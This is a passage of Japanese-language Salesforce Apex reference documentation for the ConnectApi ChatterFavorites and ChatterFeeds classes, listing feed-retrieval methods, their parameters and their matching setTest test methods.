setTestGetFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam, result)

getFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerBundle, pageParam, pageSize, sortParam)

指定された順番で、指定されたコミュニティ内の指定されたお気に入りのフィード要素の指定されたページを返します。フィード要素ごとに指定された数以内のコメント数が含まれます。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElementPage getFeedElements(String communityId, String subjectId, String favoriteId, Integer recentCommentCount, Integer elementsPerBundle, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

favoriteId
型: String

お気に入りの ID。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 **です。**

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 **です。**

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` **または** `nextPageToken` **のように、応答クラスの一部として返されます。**`null` **を渡すと、最初のページが返されます。**

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 **〜** 100 **です。**`null` **を渡すと、デフォルトサイズの** 25 **に設定されます。**

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — **作成日の新しい順に並び替えます。**
- `LastModifiedDateDesc` — **活動の新しい順に並び替えられます。**

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` **を渡すと、デフォルト値の** `CreatedDateDesc` **が使用されます。**

戻り値

型: `ConnectApi.FeedElementPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test **メソッドを使用します (メソッド名に** `setTest` **をプレフィックスとして付けます)。**set test **メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。**

関連トピック:

setTestGetFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerClump, pageParam, pageSize, sortParam, result)

getFeedItems(communityId, subjectId, favoriteId)

指定されたコミュニティの指定されたお気に入りのフィード項目の最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElements(communityId, subjectId, favoriteId) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItems(String communityId, String subjectId,
String favoriteId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String
コンテキストユーザの ID または別名 `me`。

favoriteId
型: String
お気に入りの ID。

戻り値

型: `ConnectApi.FeedItemPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

- setTestGetFeedItems(communityId, subjectId, favoriteId, result)
- ConnectApi コードのテスト

getFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)

指定された順番で、指定されたコミュニティ内の指定されたお気に入りのフィード項目の指定されたページを返します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItems(String communityId, String subjectId, String favoriteId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

favoriteId
型: String

お気に入りの ID。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

戻り値

型: `ConnectApi.FeedItemPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestGetFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam, result)

ConnectApi コードのテスト

getFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam)

指定された順番で、指定されたコミュニティ内の指定されたお気に入りのフィード項目の指定されたページを返します。フィード項目ごとに指定された数以内のコメント数が含まれます。

API バージョン

29.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerBundle, pageParam, pageSize, sortParam) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItems(String communityId, String subjectId,
String favoriteId, Integer recentCommentCount, String pageParam, Integer pageSize,
FeedSortOrder sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

favoriteId
型: String

お気に入りの ID。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: FeedSortOrder

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

戻り値

型: `ConnectApi.FeedItemPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

- setTestGetFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam, result)
- ConnectApi コードのテスト

updateFavorite(communityId, subjectId, favoriteId, updateLastViewDate)

updateLastViewDate に `true` を指定すると、保存された検索またはリストビューフィードの最終参照日付が現在のシステム時間に更新されます。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedFavorite updateFavorite(String communityId, String subjectId, String favoriteId, Boolean updateLastViewDate)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me` を指定します。

favoriteId
型: String

お気に入りの ID。

updateLastViewDate
型: Boolean

指定されたお気に入りの最終参照日付を現在のシステム時間に更新するか (`true`)、否か (`false`) を指定します。

戻り値

型: ConnectApi.FeedFavorite

ChatterFavorites テストメソッド

ChatterFavorites のテストメソッドを次に示します。すべてのメソッドが静的です。

これらのメソッドを使用して ConnectApi コードをテストする方法の詳細は、「ConnectApi コードのテスト」を参照してください。

setTestGetFeedElements(communityId, subjectId, favoriteId, result)

テストコンテキストの一致するパラメータで getFeedElements をコールするときに返される ConnectApi.FeedElementPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElements(String communityId, String subjectId, String favoriteId, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

subjectId
型: String
コンテキストユーザの ID または別名 me。

favoriteId
型: String
お気に入りの ID。

result
型: ConnectApi.FeedElementPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

- getFeedElements(communityId, subjectId, favoriteId)
- ConnectApi コードのテスト

setTestGetFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam, result)

テストコンテキストの一致するパラメータで `getFeedElements` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElements(String communityId, String subjectId, String favoriteId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

favoriteId
型: String

お気に入りの ID。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- `CreatedDateDesc` — **作成日の新しい順に並び替えます。**
- `LastModifiedDateDesc` — **活動の新しい順に並び替えられます。**

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestGetFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerClump, pageParam, pageSize, sortParam, result)

テストコンテキストの一致するパラメータで `getFeedElements` をコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestGetFeedElements(String communityId, String subjectId, String favoriteId, Integer recentCommentCount, Integer elementsPerClump, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

favoriteId
型: String

お気に入りの ID。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

elementsPerBundle
型: Integer

バンドルあたりの最大フィード要素数。デフォルトおよび最大値は、10 です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerBundle, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestGetFeedItems(communityId, subjectId, favoriteId, result)

テストコンテキストの一致するパラメータで `getFeedItems` をコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

28.0 ～ 31.0

署名

```
public static Void setTestGetFeedItems(String communityId, String subjectId, String favoriteId, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String
コンテキストユーザの ID または別名 `me` を指定します。

favoriteId
型: String
お気に入りの ID。

result
型: `ConnectApi.FeedItemPage`
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

- getFeedItems(communityId, subjectId, favoriteId)
- ConnectApi コードのテスト

setTestGetFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam, result)

テストコンテキストの一致するパラメータで `getFeedItems` をコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

28.0 〜 31.0

署名

```
public static Void setTestGetFeedItems(String communityId, String subjectId, String
favoriteId, String pageParam, Integer pageSize, FeedSortOrder sortParam,
ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 me を指定します。

favoriteId
型: String

お気に入りの ID。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 〜 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: FeedSortOrder

値は次のとおりです。

- **CreatedDateDesc — 作成日の新しい順に並び替えます。**
- **LastModifiedDateDesc — 活動の新しい順に並び替えられます。**

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

result
型: ConnectApi.FeedItemPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestGetFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam, result)

テストコンテキストの一致するパラメータで `getFeedItems` をコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

29.0 〜 31.0

署名

```
public static Void setTestGetFeedItems(String communityId, String subjectId, String favoriteId, Integer recentCommentCount, String pageParam, Integer pageSize, FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me` を指定します。

favoriteId
型: String

お気に入りの ID。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 **です。**`null` **を渡すと、デフォルトサイズの** 25 **に設定されます。**

sortParam

型: FeedSortOrder

値は次のとおりです。

- `CreatedDateDesc` — **作成日の新しい順に並び替えます。**
- `LastModifiedDateDesc` — **活動の新しい順に並び替えられます。**

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` **を渡すと、デフォルト値の** `CreatedDateDesc` **が使用されます。**

result

型: `ConnectApi.FeedItemPage`

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam)

ConnectApi **コードのテスト**

ChatterFeeds クラス

フィード要素の取得、フィード要素の投稿、フィード要素の削除、いいね!、コメント、ブックマークを実行します。フィード要素の検索、フィード要素の共有、アンケートの投票を行うこともできます。

名前空間

ConnectApi

使用方法

API **バージョン** 30.0 **以前では、**Chatter **フィードはフィード項目のコンテナでした。**API **バージョン** 31.0 **では、フィードの定義が拡張され、フィード項目モデルに完全には適合しない新しいオブジェクトが追加されました。**Chatter **フィードは、フィード要素のコンテナになりました。抽象クラス** `ConnectApi.FeedElement` **は、既存の** `ConnectApi.FeedItem` **クラスに対する親クラスとして導入されました。フィード要素が共有するプロパティのサブセットは、**`ConnectApi.FeedElement` **クラスに移動しました。フィードとフィード要素は** Chatter **の中核部分であるため、**Chatter in Apex **を使用してアプリケーションを開発するには、これらの理解が不可欠です。詳細は、「フィードおよびフィード要素の使用」を参照してください。**

重要: フィード項目メソッドは、バージョン 32.0 では使用できません。バージョン 32.0 以降では、フィード要素メソッドを使用します。

フィード項目のメッセージセグメントは、`ConnectApi.MessageSegment` 型です。フィード項目機能は `ConnectApi.FeedItemCapability` 型です。レコード項目は、`ConnectApi.AbstractRecordField` 型です。これらはすべて抽象クラスで、複数の具象サブクラスがあります。実行時、`instanceof` を使用すると、これらのオブジェクトの具象型をチェックして、対応するダウンキャストを確実に実行することができます。ダウンキャスト時には、不明なサブクラスを処理するデフォルトの case が必要です。

重要: フィードの構成は、リリースによって異なる場合があります。コードでは、常に不明なサブクラスのインスタンスを処理できるように準備しておく必要があります。

ChatterFeeds メソッド

`ChatterFeeds` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getFeed(communityId, feedType, subjectId, sortParam)

指定されたユーザの指定されたフィード種別のフィードを、指定された順序で返します。

getFeedDirectory(String)

コンテキストユーザが使用できるすべてのフィードのリストを返します。

getFeedElement(communityId, feedElementId)

指定されたフィード要素に関する情報を返します。

getFeedElement(communityId, feedElementId, recentCommentCount, elementsPerBundle)

バンドルごとに指定された要素数の指定されたフィード要素に関する情報を返します。フィード要素ごとに指定された数以内のコメント数が含まれます。

getFeedElementBatch(communityId, feedElementIds)

指定されたフィード要素のリストに関する情報を取得します。読み込みできないフィード要素の結果に含まれるエラーを返します。

getFeedElementPoll(communityId, feedElementId)

フィード要素に関連付けられたアンケートを返します。

getFeedElementsFromBundle(communityId, feedElementId)

バンドルからフィード要素の最初のページを返します。

getFeedElementsFromBundle(communityId, feedElementId, pageParam, pageSize, elementsPerBundle, recentCommentCount)

バンドルの指定されたページのフィード要素を返します。各フィード要素には、指定された数以内のコメント数が含まれます。バンドル内の最大フィード要素数を指定します。

getFeedElementsFromFeed(communityId, feedType)

`Company`、`Home`、および `Moderation` フィード種別からフィード要素の最初のページを返します。ページには、デフォルトの項目数が含まれます。

getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)

`Company`、`Home`、および `Moderation` フィード種別の指定されたページのフィード項目を、指定された順序で返します。

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

`Company`、`Home`、および `Moderation` フィード種別の指定されたページのフィード要素を、指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter)

`Home` フィード種別の指定されたページのフィード要素を、指定された条件と指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

getFeedElementsFromFeed(communityId, feedType, subjectId)

指定されたユーザまたはレコードで、`Company`、`Filter`、`Home`、および `Moderation` 以外のフィード種別のフィード要素の最初のページを返します。ページには、デフォルトの要素数が含まれます。

getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

`Company`、`Filter`、`Home`、および `Moderation` 以外のフィード種別の指定されたページのフィード要素を、指定された順序で返します。

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)

`Company`、`Filter`、`Home`、および `Moderation` 以外のフィード種別の指定されたページのフィード要素を、指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

指定されたレコードフィード (グループを含む) の指定されたページのフィード要素を、指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。内部(コミュニティ以外の)ユーザのみが投稿したフィード要素を返すかどうかを指定します。

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly)

指定されたレコードフィード (グループを含む) の指定されたページのフィード要素を、指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。内部(コミュニティ以外の)ユーザのみが投稿したフィード要素を返すかどうかを指定します。バンドル内の最大フィード要素数を指定します。

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, filter)

指定されたレコードフィード (グループを含む) の指定されたページのフィード要素を、指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。内部(コミュニティ以外の)ユーザのみが投稿したフィード要素を返すかどうかを指定します。バンドル内の最大フィード要素数とフィード条件を指定します。

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix)

指定されたユーザおよび指定されたキープレフィックスのフィード要素の最初のページを返します。

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)

指定されたユーザおよび指定されたキープレフィックスのフィード要素の指定されたページを、指定された順序で返します。

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam)

指定されたユーザおよび指定されたキープレフィックスのフィード要素の指定されたページを、指定された順序で返します。各フィード要素には、指定された数以内のコメント数が含まれます。

getFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince)

指定されたユーザおよび指定されたキープレフィックスのフィード要素の指定されたページを返します。*updatedSince* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)

`Company`、`Home`、および `Moderation` フィード種別のフィード要素の指定されたページを返します。*updatedSince* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。各フィード要素には、指定された数以内のコメント数が含まれます。

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, filter)

指定されたフィード条件で、`Home` フィード種別のフィード要素の指定されたページを返します。*updatedSince* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。各フィード要素には、指定された数以内のコメント数が含まれます。

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)

`Files`、`Groups`、`News`、`People`、および `Record` フィード種別のフィード要素の指定されたページを返します。*`updatedSince`* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。各フィード要素には、指定された数以内のコメント数が含まれます。

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

`Record` フィード種別のフィード要素の指定されたページを返します。*`updatedSince`* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード要素を返すかどうかを指定します。

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly)

`Record` フィード種別のフィード要素の指定されたページを返します。*`updatedSince`* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード要素を返すかどうかを指定します。バンドル内の最大フィード要素数を指定します。

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter)

`Record` フィード種別のフィード要素の指定されたページを返します。*`updatedSince`* パラメータで指定された時刻以降に更新されたフィード要素のみが含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード要素を返すかどうかを指定します。バンドル内の最大フィード要素数とフィード条件を指定します。

getFeedItem(communityId, feedItemId)

指定されたフィード項目の詳細な説明を返します。

getFeedItemBatch(communityId, feedItemIds)

指定されたフィード項目リストに関する情報を返します。`ConnectApi.FeedItem` オブジェクトを含む `BatchResult` オブジェクトのリストを返します。読み込みできないフィード項目のエラーは、結果に返されます。

getFeedItemsFromFeed(communityId, feedType)

`Company`、`Home`、および `Moderation` フィード種別のフィード項目の最初のページを返します。ページには、デフォルトの項目数が含まれます。

getFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)

`Company`、`Home`、および `Moderation` フィード種別の指定されたページのフィード項目を、指定された順序で返します。

getFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

`Company`、`Home`、および `Moderation` フィード種別の指定されたページのフィード項目を、指定された順序で返します。各フィード項目には、指定された数以内のコメント数が含まれます。

getFeedItemsFromFeed(communityId, feedType, subjectId)

指定されたユーザまたはレコードの、指定されたフィード種別のフィード項目の最初のページを返します。ページには、デフォルトの項目数が含まれます。

getFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

指定されたユーザまたはレコードの指定されたページで、指定されたフィード種別のフィード項目を指定された順序で返します。

getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)

指定されたユーザまたはレコードの指定されたページで、指定されたフィード種別のフィード項目を指定された順序で返します。各フィード項目には、指定された数以内のコメント数が含まれます。

getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

指定されたユーザまたはレコードの指定されたページで、`Record` フィード種別のフィード項目を指定された順序で返します。各フィード項目には、指定された数以内のコメント数が含まれます。内部(コミュニティ以外の) ユーザのみが投稿したフィード項目を返すかどうかを指定します。

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix)

指定されたユーザおよび指定されたキープレフィックスのフィード項目の最初のページを返します。ページには、デフォルトの項目数が含まれます。

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)

指定されたユーザおよび指定されたキープレフィックスのフィード項目の指定されたページを、指定された順序で返します。

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam)

指定されたユーザおよび指定されたキープレフィックスのフィード項目の指定されたページを、指定された順序で返します。各フィード項目には、指定された数以内のコメント数が含まれます。

getFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, updatedSince)

指定されたユーザおよび指定されたキープレフィックスのフィード項目の指定されたページを返します。*`updatedSince`* パラメータで指定された時刻以降に更新されたフィード項目のみが含まれます。

getFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)

`Company`、`Home`、および `Moderation` フィード種別のフィード項目の指定されたページを返します。*`updatedSince`* パラメータで指定された時刻以降に更新されたフィード項目のみが含まれます。各フィード項目には、指定された数以内のコメント数が含まれます。

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)

`Files`、`Groups`、`News`、`People`、および `Record` フィード種別のフィード項目の指定されたページを返します。*`updatedSince`* パラメータで指定された時刻以降に更新されたフィード項目のみが含まれます。各フィード項目には、指定された数以内のコメント数が含まれます。

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

`Record` フィード種別のフィード項目の指定されたページを返します。*`updatedSince`* パラメータで指定された時刻以降に更新されたフィード項目のみが含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード項目を返すかどうかを指定します。

getFeedPoll(communityId, feedItemId)

フィード項目に関連付けられたアンケートを返します。

getFilterFeed(communityId, subjectId, keyPrefix)

指定されたユーザおよび特定のキープレフィックスのフィードの最初のページを返します。

getFilterFeed(communityId, subjectId, keyPrefix, sortParam)

指定されたユーザおよび特定のキープレフィックスのフィードの最初のページを指定された順序で返します。

getFilterFeedDirectory(communityId, subjectId)

コンテキストユーザが使用できるフィルタフィードのリストを含むフィードディレクトリオブジェクトを取得します。フィルタフィードは、特定のエンティティ種別の親を持つフィード項目のみが表示されるように絞り込まれたニュースフィードです。

getLike(communityId, likeId)

指定されたいいね! を返します。

getLikesForComment(communityId, commentId)

指定されたコメントへのいいね!の最初のページを返します。ページには、デフォルトの項目数が含まれます。

getLikesForComment(communityId, commentId, pageParam, pageSize)

指定されたコメントへのいいね! の指定されたページを返します。

getLikesForFeedElement(communityId, feedElementId)

フィード要素へのいいね! の最初のページを返します。

getLikesForFeedElement(communityId, feedElementId, pageParam, pageSize)

フィード要素へのいいね! の指定されたページを返します。

getLikesForFeedItem(communityId, feedItemId)

指定されたフィード項目へのいいね!の最初のページを返します。ページには、デフォルトの項目数が含まれます。

getLikesForFeedItem(communityId, feedItemId, pageParam, pageSize)

指定されたフィード項目へのいいね! の指定されたページを返します。

isCommentEditableByMe(communityId, commentId)

コンテキストユーザがコメントを編集できるかどうかを示します。

isFeedElementEditableByMe(communityId, feedElementId)

コンテキストユーザがフィード要素を編集できるかどうかを示します。フィード要素の種類のうち、編集可能なのはフィード項目のみです。

likeComment(communityId, commentId)

コンテキストユーザの指定されたコメントにいいね!を追加します。ユーザがすでにこのコメントにいいね! と言っている場合は、処理は行われず既存のいいね! が返されます。

likeFeedElement(communityId, feedElementId)

フィード要素にいいね! と言います。

likeFeedItem(communityId, feedItemId)

コンテキストユーザの指定されたフィード項目にいいね!を追加します。ユーザがすでにこのフィード項目にいいね! と言っている場合は、処理は行われず既存のいいね! が返されます。

postComment(communityId, feedItemId, text)

コンテキストユーザのフィード項目へのコメントとして、指定されたテキストを追加します。

postComment(communityId, feedItemId, comment, feedItemFileUpload)

コンテキストユーザからのフィード項目にコメントを追加します。このメソッドは、メンションなどのリッチテキストを使用したり、コメントにファイルを添付したりするために使用します。

postCommentToFeedElement(communityId, feedElementId, text)

フィード要素にプレーンテキストのコメントを投稿します。

